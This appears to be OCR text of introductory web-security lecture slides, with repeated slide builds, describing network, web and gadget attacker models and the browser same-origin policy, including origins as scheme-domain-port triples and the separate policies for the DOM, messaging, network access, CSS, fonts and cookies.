
Network attacker






Relevant attacker models

Network attacker




Relevant attacker models

Network attacker



Web attacker




Relevant attacker models


Gadget attacker

Web attacker with capabilities to inject limited content into honest page

Most of our focus: web attacker



And variants of it




Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy

Web security model

Safely browse the web in the presence of attackers


- The browser is the new OS analogy



Web security model

Safely browse the web in the presence of attackers


- The browser is the new OS analogy



Web security model

Safely browse the web in the presence of attackers


- The browser is the new OS analogy



Web security model

Safely browse the web in the presence of attackers


- The browser is the new OS analogy



Web security model

Safely browse the web in the presence of attackers

- The browser is the new OS analogy



Same origin policy (SOP)


- Origin: isolation unit/trust boundary on the web
  - (scheme, domain, port) triple derived from URL
- SOP goal: isolate content of different origins
  - **Confidentiality**: script contained in evil.com should not be able to read data in bank.ch page
  - **Integrity**: script from evil.com should not be able to modify the content of bank.ch page

There is no one SOP

- There is a same-origin policy for...
  - the DOM
  - message passing (via postMessage)
  - network access
  - CSS and fonts
  - cookies


SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.



